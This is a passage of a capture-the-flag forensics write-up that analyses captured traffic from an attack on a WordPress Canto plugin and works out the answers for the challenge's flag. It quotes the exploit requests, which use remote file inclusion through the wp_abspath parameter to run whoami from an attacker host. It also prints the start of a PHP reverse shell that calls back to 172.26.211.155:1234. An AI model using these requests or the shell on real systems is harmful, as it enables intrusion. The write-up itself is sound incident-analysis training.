
For Q2, let's take a look at the result from the packet that invoked `whoami`



```
Date: Wed, 17 Jan 2024 21:49:54 GMT\r\n
Server: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12\r\n
X-Powered-By: PHP/8.2.12\r\n
[Request URI: http://192.168.204.128/wordpress/wp-content/plugins/canto/includes/lib/download.php?wp_abspath=http://172.26.211.155:8000&cmd=whoami]
Line-based text data: text/html (6 lines)
  desktop-2r3ar22\administrator\r\n
  <br />\n
  <b>Fatal error</b>:  Uncaught Error: Call to undefined function sanitize_text_field() in C:\xampp\htdocs\wordpress\wp-content\plugins\canto\includes\lib\download.php:
```

Q2 answer: `desktop-2r3ar22\administrator`

Finally, for Q3, the retrieval of the reverse shell happened after invoking the `whomai` command. Since we saw earlier that if `wp_abspath` is the only parameter, it retrieved the payload from the C2.




```
Server: SimpleHTTP/0.6 Python/3.10.12\r\n
Date: Wed, 17 Jan 2024 21:53:35 GMT\r\n
Content-Length: 3459\r\n
Last-Modified: Wed, 17 Jan 2024 21:50:36 GMT\r\n
[Request URI: http://172.26.211.155:8000/wp-admin/admin.php]
File Data: 3459 bytes
```

```php
<?php


set_time_limit (0);
$VERSION = "1.0";
$ip = '172.26.211.155';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

-snip-
```

The original reverse shell script for this one can be found at https://github.com/xdayeh/Php-Reverse-Shell/blob/master/PHP-Reverse-Shell.php




```
[Request URI: http://192.168.204.128/wordpress/wp-content/plugins/canto/includes/lib/download.php?wp_abspath=http://172.26.211.155:8000]
Line-based text data: text/html (14 lines)
  <b>Warning</b>:  Undefined variable $daemon in <b>http://172.26.211.155:8000/wp-admin/admin.php</b> on line <b>141</b><br />\n
  WARNING: Failed to daemonise.  This is quite common and not fatal.\n
  Successfully opened reverse shell to 172.26.211.155:1234\n
  ERROR: Shell process terminated\n
  <b>Fatal error</b>:  Uncaught Error: Call to undefined function sanitize_text_field() in C:\xampp\htdocs\wordpress\wp-content\plugins\canto\includes\lib\download.php:
```

Now we have the IP:PORT! `172.26.211.155:1234`

Now, what does the author mean about the `command` ?

The reverse shell script has the following `$shell = 'uname -a; w; id; /bin/sh -i';`

So maybe one or all of these failed? I decided to double-check the victim's `phpinfo()` from earlier



```
<tr><td class="e">System </td><td class="v">Windows NT DESKTOP-2R3AR22 10.0 build 17763 (Windows 10) AMD64 </td></tr>\n
<tr><td class="e">Build Date </td><td class="v">Oct 24 2023 21:10:40 </td></tr>\n
<tr><td class="e">Build System </td><td class="v">Microsoft Windows Server 2019 Datacenter [10.0.17763] </td></tr>\n
<tr><td class="e">Compiler </td><td class="v">Visual C++ 2019 </td></tr>\n
<tr><td class="e">Architecture </td><td class="v">x64 </td></tr>\n
```

This runs on Windows! So it will immediately fail from the first command, which is `uname`.

Thefore, the flag is `0xL4ugh{phpinfo()_SimpleHTTP/0.6_desktop-2r3ar22\administrator_172.26.211.155:1234_uname}`